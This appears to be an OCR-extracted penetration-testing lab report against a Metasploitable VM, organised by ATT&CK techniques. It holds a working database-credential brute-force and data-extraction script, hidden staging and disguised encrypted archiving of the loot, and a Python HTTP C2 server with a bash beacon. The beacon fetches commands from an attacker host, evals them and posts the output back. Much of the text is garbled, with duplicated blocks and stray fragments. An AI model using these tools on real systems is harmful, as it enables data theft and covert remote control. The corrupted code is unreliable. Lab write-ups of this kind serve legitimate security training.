# Function to extract SQLite data
extract_sqlite_data() {
local db_file=$1
echo -e "\n== SQLite Data from $db_file =="
if [ -f "$db_file" ] && command -v sqlite3 >/dev/null 2>1; then
# Get tables
TABLES=$(sqlite3 "$db_file" ".tables" 2>/dev/null)
for table in $TABLES; do
echo "Table: $table"
# Get sample data
sqlite3 "$db_file" "SELECT * FROM \"$table\" LIMIT 3;" 2>/dev/null
# Get schema to find interesting columns
SCHEMA=$(sqlite3 "$db_file" ".schema \"$table\"" 2>/dev/null | grep -i -E "(user|pass|email|name|account|credit|salary|secret|token)")
if [ ! -z "$SCHEMA" ]; then
echo "Interesting structure found"
# Try to extract from interesting columns
sqlite3 "$db_file" "PRAGMA table_info(\"$table\");" 2>/dev/null | grep -i -E "(user|pass|email|name|account|credit|salary|secret|token)" | awk -F'|' '{print $2}' | while read col; do
sqlite3 "$db_file" "SELECT \"$col\" FROM \"$table\" LIMIT 5;" 2>/dev/null
done
fi
done
fi
}
# Main execution
python -m SimpleHTTPServer 2121 > /tmp/server.log 2>1 8
echo "[!] Testing MySQL databases ... "
# Try common MySQL credentials
```

```
File Actions Edit View Help
done
done
/usr/bin/nc /tmp/tools/ || which nc > /tmp/tools/nc
# Function for SQLite databases
extract_sqlite_data()
local db_file=$1
echo -e "\n== SQLite Data from $db_file =="
if [ -f "$db_file" ] && command -v sqlite3 >/dev/null 2>1; then
# Get tables
TABLES=$(sqlite3 "$db_file" ".tables" 2>/dev/null)
for table in $TABLES; do
echo "Table: $table"
# Get sample data
sqlite3 "$db_file" "SELECT * FROM \"$table\" LIMIT 3;" 2>/dev/null
# Get schema to find interesting columns
SCHEMA=$(sqlite3 "$db_file" ".schema \"$table\"" 2>/dev/null | grep -i -E "(user|pass|email|name|account|credit|salary|secret|token)")
if [ ! -z "$SCHEMA" ]; then
echo "Interesting structure found"
# Try to extract from interesting columns
sqlite3 "$db_file" "PRAGMA table_info(\"$table\");" 2>/dev/null | grep -i -E "(user|pass|email|name|account|credit|salary|secret|token)" | awk -F'|' '{print $2}' | while read col; do
sqlite3 "$db_file" "SELECT \"$col\" FROM \"$table\" LIMIT 5;" 2>/dev/null
done
fi
done
fi
}
# Main execution
python -m SimpleHTTPServer 2121 > /tmp/server.log 2>1 8
echo "[!] Testing MySQL databases ... "
# Try common MySQL credentials
```

```
bgreen@metasploitable:~  
File Actions Edit View Help  
# Main execution  
echo "[1] Testing MySQL databases ..." /tmp/tools/ || which nc > /tmp/tools/nc  
  
# Try common MySQL credentials  
MYSQL_CREDS=(  
    "localhost root .."  
    "localhost root root"  
    "localhost admin admin123"  
    "localhost admin Password!"  
    "172.30.34.235 root Password!"  
    "172.30.34.236 root Password!"  
)  
done  
[1] 404078  
for cred in "${MYSQL_CREDS[@]}"; do  
    host=$(echo $cred | awk '{print $1}')  
    user=$(echo $cred | awk '{print $2}')  
    pass=$(echo $cred | awk '{print $3}')  
  
    # Test connection  
    if mysql -h"$host" -u"$user" -p"$pass" -e "SELECT 1;" >/dev/null 2>&1; then  
        echo " Found working MySQL: $user@$host"  
        extract_mysql_data "$host" "$user" "$pass"  
    fi  
done  
[1] all processes could be identified, non-owned process info  
echo -e "\n[2] Testing PostgreSQL databases ..."  
  
# Try common PostgreSQL credentials  
PG_CREDS=(  
    "localhost postgres postgres"  
    "localhost postgres Password1"  
    "172.30.34.238 postgres postgres"  
)  
done  
[1] 404078  
for cred in "${PG_CREDS[@]}"; do  
    host=$(echo $cred | awk '{print $1}')  
    user=$(echo $cred | awk '{print $2}')  
    port=$(echo $cred | awk '{print $3}')  
    pass=$(echo $cred | awk '{print $4}')  
  
    export PGPASSWORD="$pass"  
    python3 -m SimpleHTTPServer 2121 > /tmp/server.log 2>&1  
    if curl -s http://0.0.0.0:$port 2>&1 | grep :2121 >/dev/null; then  
        echo " Found working PostgreSQL: $user@$host"  
        extract_postgres_data "$host" "$user" "$pass"  
    fi  
done  
[1] all processes could be identified, non-owned process info  
echo -e "\n[3] Searching for SQLite databases ..."  
  
# Find SQLite files  
SQLITE_FILES=$(find /home /var /opt -name "*.db" -o -name "*.sqlite*" 2>/dev/null | head -10)  
  
for db_file in ${SQLITE_FILES}; do  
    echo " Found SQLite: $db_file"  
    extract_sqlite_data "$db_file"  
done  
[1] 404078  
python3 -m SimpleHTTPServer 8000  
echo -e "\n[+] Database data extraction complete" 8000 (http://0.0.0.0:8000/) ...  
EOF  
chmod +x extract_db_data.sh  
./extract_db_data.sh > db_actual_data.txt
```

```
bgreen@metasploitable:~  
File Actions Edit View Help  
echo " Found working MySQL: $user@$host"  
extract_mysql_data "$host" "$user" "$pass"  
done  
[1] all processes could be identified, non-owned process info  
echo -e "\n[2] Testing PostgreSQL databases ..."  
  
# Try common PostgreSQL credentials  
PG_CREDS=(  
    "localhost postgres postgres"  
    "localhost postgres Password1"  
    "172.30.34.238 postgres postgres"  
)  
done  
[1] 404078  
for cred in "${PG_CREDS[@]}"; do  
    host=$(echo $cred | awk '{print $1}')  
    user=$(echo $cred | awk '{print $2}')  
    port=$(echo $cred | awk '{print $3}')  
    pass=$(echo $cred | awk '{print $4}')  
  
    export PGPASSWORD="$pass"  
    python3 -m SimpleHTTPServer 2121 > /tmp/server.log 2>&1  
    if curl -s http://0.0.0.0:$port 2>&1 | grep :2121 >/dev/null; then  
        echo " Found working PostgreSQL: $user@$host"  
        extract_postgres_data "$host" "$user" "$pass"  
    fi  
done  
[1] all processes could be identified, non-owned process info  
echo -e "\n[3] Searching for SQLite databases ..."  
  
# Find SQLite files  
SQLITE_FILES=$(find /home /var /opt -name "*.db" -o -name "*.sqlite*" 2>/dev/null | head -10)  
  
for db_file in ${SQLITE_FILES}; do  
    echo " Found SQLite: $db_file"  
    extract_sqlite_data "$db_file"  
done  
[1] 404078  
python3 -m SimpleHTTPServer 8000  
echo -e "\n[+] Database data extraction complete" 8000 (http://0.0.0.0:8000/) ...  
EOF  
chmod +x extract_db_data.sh  
./extract_db_data.sh > db_actual_data.txt
```

## Run to find following results

```
bgreen@metasploitable: ~
[+] Extracting corporate database tools...
[1] Testing MySQL databases ...
[2] Testing PostgreSQL databases ...
  Found working PostgreSQL: postgres@localhost
  PostgreSQL Data from postgres@localhost ==
Database: Name
Database: postgres [+] [/tmp/tools]
Database: (3) [+] SimpleHTTPServer 2121 > /tmp/server.log 2>61 8
[3] Searching for SQLite databases ...
  Found SQLite: /var/cache/man/ru.KO18-R/index.db
  SQLite Data from /var/cache/man/ru.KO18-R/index.db ==
  Found SQLite: /var/cache/man/zh_CN/index.db
  SQLite Data from /var/cache/man/zh_CN/index.db ==
  Found SQLite: /var/cache/man/fi/index.db
  SQLite Data from /var/cache/man/fi/index.db ==
  Found SQLite: /var/cache/man/ko/index.db
  SQLite Data from /var/cache/man/ko/index.db == (be identified, non-owned process info)
  SQLite Data from /var/cache/man/ko/index.db == (have to be root to see it all.)
  Found SQLite: /var/cache/man/id/index.db
  SQLite Data from /var/cache/man/id/index.db ==
  Found SQLite: /var/cache/man/pt_BR/index.db
  SQLite Data from /var/cache/man/pt_BR/index.db ==
  Found SQLite: /var/cache/man/hu/index.db
  SQLite Data from /var/cache/man/hu/index.db ==
  Found SQLite: /var/cache/man/de/index.db
  SQLite Data from /var/cache/man/de/index.db ==
  Found SQLite: /var/cache/man/ru.UTF-8/index.db
  SQLite Data from /var/cache/man/ru.UTF-8/index.db == (be identified, non-owned process info)
  SQLite Data from /var/cache/man/ru.UTF-8/index.db == (have to be root to see it all.)
  Found SQLite: /var/cache/man/pt/index.db
[+] Database data extraction complete [+] http://127.0.0.1:2121

[kaali@kaali:~/tmp/tools]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.30.34.237 - - [21/Dec/2025 02:50:26] "GET /hc HTTP/1.1" 200 -
```


```
bgreen@metasploitable: ~
Found SQLite: /var/cache/man/ru.KO18-R/index.db
SQLite Data from /var/cache/man/ru.KO18-R/index.db == which nc > /tmp/tools/nc
  Found SQLite: /var/cache/man/zh_CN/index.db
  SQLite Data from /var/cache/man/zh_CN/index.db ==
  Found SQLite: /var/cache/man/fi/index.db
  SQLite Data from /var/cache/man/fi/index.db ==
  Found SQLite: /var/cache/man/ko/index.db
  SQLite Data from /var/cache/man/ko/index.db == 2121 > /tmp/server.log 2>61 8
  Found SQLite: /var/cache/man/id/index.db
  SQLite Data from /var/cache/man/id/index.db ==
  Found SQLite: /var/cache/man/pt_BR/index.db
  SQLite Data from /var/cache/man/pt_BR/index.db ==
  Found SQLite: /var/cache/man/hu/index.db
  SQLite Data from /var/cache/man/hu/index.db ==
  Found SQLite: /var/cache/man/de/index.db
  SQLite Data from /var/cache/man/de/index.db ==
  Found SQLite: /var/cache/man/ru.UTF-8/index.db
  SQLite Data from /var/cache/man/ru.UTF-8/index.db == (be identified, non-owned process info)
  SQLite Data from /var/cache/man/ru.UTF-8/index.db == (have to be root to see it all.)
  Found SQLite: /var/cache/man/pt/index.db
[+] Database data extraction complete [+] http://127.0.0.1:2121

[kaali@kaali:~/tmp/tools]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.30.34.237 - - [21/Dec/2025 02:50:26] "GET /hc HTTP/1.1" 200 -
```

## 9.3. Data Staged (T1074)

### Local Data Staging (T1074.001)

Stage the data found from local system and database in /dev/shm/.cache\_sys



The screenshot shows a terminal window titled 'bgreen@metasploitable: ~'. The terminal displays a series of commands and their outputs:

```
File Actions Edit View Help
query_corp_db.py -i /tmp/tools/vulnerable
/usr/bin/nc /tmp/tools/ || which nc > /tmp/tools/nc

(h14㉿kali)-[~/tmp/tools]
mkdir -p /dev/shm/.cache_sys && cp /tmp/localsystem_findings.txt /dev/shm/.cache_sys/sys_audit.log && cp ~/db_actual_data.txt /dev/shm/.cache_sys/db_audit.log && echo "Staged in /dev/shm/.cache_sys"
Staged in /dev/shm/.cache_sys
ls /dev/shm/.cache_sys
db_audit.log
sys_audit.log
cat db_audit.log
cat: db_audit.log: No such file or directory
cat /dev/shm/.cache_sys/db_audit.log
[+] Extracting corporate database data ...
[1] Testing MySQL databases ...
[2] Testing PostgreSQL databases ...
Found working PostgreSQL: postgres@localhost
(Not all processes could be identified, non-owned process info
 == PostgreSQL Data from postgres@localhost == to be root to see it all.)
Database: Name
Database: postgres
Database: postgres
[3] Searching for SQLite databases ...
Found SQLite: /var/cache/man/ru.KOI8-R/index.db (http://0.0.0.0:8000/) ...
172.10.34.237 - [21/Dec/2025:02:50:26] "GET /nc HTTP/1.1" 200 -
SQLite Data from /var/cache/man/ru.KOI8-R/index.db ==
```

## 9.4. Archive Collected Data (T1560)

### Archive via Utility (T1560.001)

Use openssl to encrypt the staged files into multiple parts of 10K size along with extraction script and fake READ ME file

```
bgreen@Kali:~/tmp/tools]$ cd /dev/shm/.cache_sys
tar -czf - sys_audit.log db_audit.log | openssl enc -aes-256-cbc -salt -pass pass:ArchiveKey2024 -out system_backup.tar.enc
FILESIZE=$(stat -c% "system_backup.tar.enc" 2>/dev/null || wc -c < "system_backup.tar.enc")
echo "Archive size: $FILESIZE bytes"
Archive size: 13792 bytes
split -b 10K system_backup.tar.enc backup_part_
count=1
for file in backup_part_*; do
    mv "$file" "syslog.$count.bin"
    echo " Created: syslog.$count.bin"
    ((count++))
done
Created: syslog.1.bin
Created: syslog.2.bin
(Other processes could be identified, non-owned process info
can't be shown, you would have to be root to see it all.)
cat > .extract_backup.sh << 'EOF'
#!/bin/bash
# System Backup Extraction Utility
echo "System backup restoration utility..."
echo "Merging archive parts..."
cat syslog.*.bin > system_backup.tar.enc
echo "Decrypting archive..." >> 2000
openssl enc -d -aes-256-cbc -salt -pass pass:ArchiveKey2024 -in system_backup.tar.enc | tar -xz
echo "Backup restored to current directory."
[26] "GET /nc HTTP/1.1" 200 -
echo "Contents:"
```

```
bgreen@metasploitable:~$ echo "Contents:" >> /tmp/tools/README_backup.txt
ls -la sys_audit.log db_audit.log 2>/dev/null | nc > /tmp/tools/nc
EOF
chmod +x .extract_backup.sh
cat > README_backup.txt << EOF
tools/ || which wget > /tmp/tools/wget
System Log Archive
Date: $(date)
Host: $(hostname)
Purpose: System audit log backup
Contents: System and database audit logs
Encryption: AES-256-CBC (OpenSSL)


Files:
- syslog.*.bin: Compressed log archive parts
- .extract_backup.sh: Restoration script
EOF
To restore: processes could be identified, non-owned process info
can't be shown, you would have to be root to see it all.)
Note: This is an automated system backup.
EOF
rm -f system_backup.tar.enc
ls -la syslog.*.bin .extract_backup.sh README_backup.txt
-rwxr-xr-x 1 msfadmin msfadmin 397 Dec 21 04:51 .extract_backup.sh
-rw-r--r-- 1 msfadmin msfadmin 348 Dec 21 04:52 README_backup.txt
-rw-r--r-- 1 msfadmin msfadmin 10240 Dec 21 04:50 syslog.1.bin
-rw-r--r-- 1 msfadmin msfadmin 3552 Dec 21 04:50 syslog.2.bin
[26] "GET /nc HTTP/1.1" 200 -
[26] "GET / HTTP/1.1" 200 -
[26] "GET / HTTP/1.1" 200 -
```

# 10. Command & Control

## 10.1. Application Layer Protocol (T1071)

### Web Protocols (T1071.001)

Start HTTP server on attacking machine



The screenshot shows a terminal window on a Kali Linux system. The terminal title is 'kai@kali: ~'. The user has run the command 'cat /tmp/simple\_c2.py' to view the source code of a Python script named 'simple\_c2.py'. The script is a basic web server handler for port 8000, which receives commands from a .237 socket and sends them back to the client. It also handles file operations like 'whoami' and 'pwd'. The terminal output shows the server starting and listening on port 8000, and a command being sent to it.

```
(kai㉿kali)-[~] $ cat /tmp/simple_c2.py
#!/usr/bin/python3
import http.server
import socketserver
import time
PORT = 8000
class C2Handler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/cmd':
            # Send command to .237
            print("[+] Sending command to beacon")
            self.send_response(200)
            self.end_headers()
            self.wfile.write(b"whoami && pwd")
        else:
            self.send_response(404)
    def do_POST(self):
        # Receive output from .237
        length = int(self.headers['Content-Length'])
        data = self.rfile.read(length)
        print("\n[+] OUTPUT FROM .237:")
        print(data.decode())
        print("-" * 40)
httpd = http.server.HTTPServer(("", PORT), C2Handler)
httpd.serve_forever()
[+] Starting simple HTTP C2 on port 8000
[+] Beacon ready
[+] Waiting for connect ...
[+] Whoami && pwd
self.send_response(200)
self.end_headers()
self.wfile.write(b"OK")
```

```
kali@kali: ~
File Actions Edit View Help
self.end_headers()
    print(data.decode())
def do_POST(self):
    # Receive output from .237
    length = int(self.headers['Content-Length'])
    data = self.rfile.read(length)
    print("\n[+] OUTPUT FROM .237:")
    print(data.decode())
    print("-" * 40)
    self.send_response(200)
    self.end_headers()
    self.wfile.write(b"OK")
def log_message(self, format, *args):
    pass # Don't print access logs
print("[+] Starting simple HTTP C2 on port", PORT)
print("[+] Beacon endpoint: /cmd")
print("[+] Waiting for .237 to connect ... ")
httpd = socketserver.TCPServer(("0.0.0.0", PORT), C2Handler)
httpd.serve_forever()

(kali㉿kali)-[~/tmp]
$ python3 /tmp/simple_c2.py

[+] Starting simple HTTP C2 on port 8000
[+] Beacon endpoint: /cmd
[+] Waiting for .237 to connect ...

Windows PowerShell
Type here to search 3:32 PM 12/21/2025
```

```
kali@kali: /tmp
File Actions Edit View Help
print("\n[+] OUTPUT FROM .237:")
print(data.decode())
print("-" * 40)
length = int(self.headers['Content-Length'])
self.send_response(200)
self.end_headers()
self.wfile.write(b"OK")

def log_message(self, format, *args):
    pass # Don't print access logs


print("[+] Starting simple HTTP C2 on port", PORT)
print("[+] Beacon endpoint: /cmd")
print("[+] Waiting for .237 to connect ... ")
print("[+] Beacon endpoint: /cmd")
httpd = socketserver.TCPServer(("0.0.0.0", PORT), C2Handler)
httpd.serve_forever()
EOF

(kali㉿kali)-[~/tmp]
$ python3 /tmp/simple_c2.py

[+] Starting simple HTTP C2 on port 8000
[+] Beacon endpoint: /cmd
[+] Waiting for .237 to connect ...


Windows PowerShell
Type here to search 3:32 PM 12/21/2025
```

## Create and run a script on .237 to listen to commands



```
cat > /tmp/beacon.sh << 'EOF'
#!/bin/bash
# Very simple HTTP beacon
C2="172.30.34.41:8000"
PORT=8000
echo "[+] Beacon to $C2"
echo "[+] Checking every 20 seconds"
while true; do
    echo "[${$(date '+%H:%M:%S')}]" Checking for commands ...
    # Get command from C2
    CMD=$(curl -s "http://$C2/cmd" 2>/dev/null)
    if [ -n "$CMD" ]; then
        echo "Command received: $CMD"
        # Execute command
        OUTPUT=$(eval "$CMD")
        echo "Output: $OUTPUT"
        echo "$OUTPUT"
        echo "Waiting for .237 to connect ... "
        # Send output back
        curl -s -X POST --data "$OUTPUT" "http://$C2/" >/dev/null 2>1
        echo "Sent to C2"
    else
        echo "No command"
    fi
    echo "Waiting 20 seconds..."
    sleep 20
done
EOF
Starting simple HTTP C2 on port 8000
chmod +x /tmp/beacon.sh
nohup /tmp/beacon.sh > /tmp/beacon.log &
BEACON_PID=$!
```

Observe the data received on attacking machine



```
kali㉿kali: /tmp
└─$ python3 /tmp/simple_c2.py
[+] Starting simple HTTP C2 on port 8000
[+] Beacon endpoint: /cmd
[+] Waiting for .237 to connect ...
[+] Sending command to beacon
nohup /tmp/beacon.sh > /tmp/beacon.log &
[+] OUTPUT FROM .237:
msfadmin
/dev/shm/.cache_sys
[+] Sending command to beacon
[+] Beacon is running
[+] OUTPUT FROM .237:
msfadmin
/dev/shm/.cache_sys
[+] Sending command to beacon
[+] Waiting 20 seconds...
[+] OUTPUT FROM .237:
```

Change the command in file and host again on http server

A screenshot of a terminal window titled "kali@kali: /tmp". The terminal displays Python code for a web server, specifically a handler for port 8000. The code includes logic to handle GET requests for "/cmd" and POST requests. It logs commands sent via GET and outputs them via a log file. It also handles a POST request by reading the content length and decoding the data. Finally, it logs recent activity. The terminal shows the code being run with "python simple\_c2.py" and the process ID 486829.

```
File Actions Edit View Help
└─$ cat /tmp/simple_c2.py
#!/usr/bin/python3
import http.server
import socketserver
import time

PORT = 8000
chmod +x /tmp/hearcon.sh
class C2Handler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/cmd':
            # NEW COMMAND
            sleep 3
            print("[+] Sending command: ls -la /home")
            self.end_headers()
            if os.access('/tmp/hearcon.log', os.PFILE):
                self.wfile.write(b"ls -la /home")
            else:
                self.send_response(404)
                self.end_headers()
            raise SystemExit
        else:
            self.end_headers()
    def do_POST(self):
        length = int(self.headers['Content-Length'])
        data = self.rfile.read(length)
        print("\n[+] OUTPUT FROM .237:")
        print(data.decode())
        print("-" * 40)
        self.end_headers()
    def log_message(self, format, *args):
        pass
msfadmin
print("[+] HTTP C2 on port", PORT)
httpd = socketserver.TCPServer(("", PORT), C2Handler)
httpd.serve_forever()

[kali㉿kali]~/tmp] seconds ...
└─$ python simple_c2.py &
[3] 486829

Windows Taskbar: Type here to search [3:42 PM] 12/21/2025
```

Observe the data received on attacking machine

A screenshot of a terminal window titled "kali@kali: /tmp". The terminal shows the output of the "simple\_c2.py" script running on the attacking machine. It receives a command "ls -la /home" and prints the directory listing. It then receives another command "ls -la /home" and prints the same directory listing again. The terminal shows the output from the .237 socket, which includes the command and the directory listing.

```
File Actions Edit View Help
[kali@kali]~/tmp] [+] HTTP C2 on port 8000
[+] Sending command: ls -la /home
[+] OUTPUT FROM .237:
total 28
drwxr-xr-x 7 root root 4096 Sep  6 2024 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x  3 bgreen bgreen 4096 Dec 20 07:07 bgreen
drwxr-xr-x  2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Dec 21 03:51 msfadmin
drwxr-xr-x  2 service service 4096 Apr 16 2010 service
drwxr-xr-x  3 user   user   4096 May  7 2010 user
[+] Sending command: ls -la /home
[+] OUTPUT FROM .237: Recent activity:"
```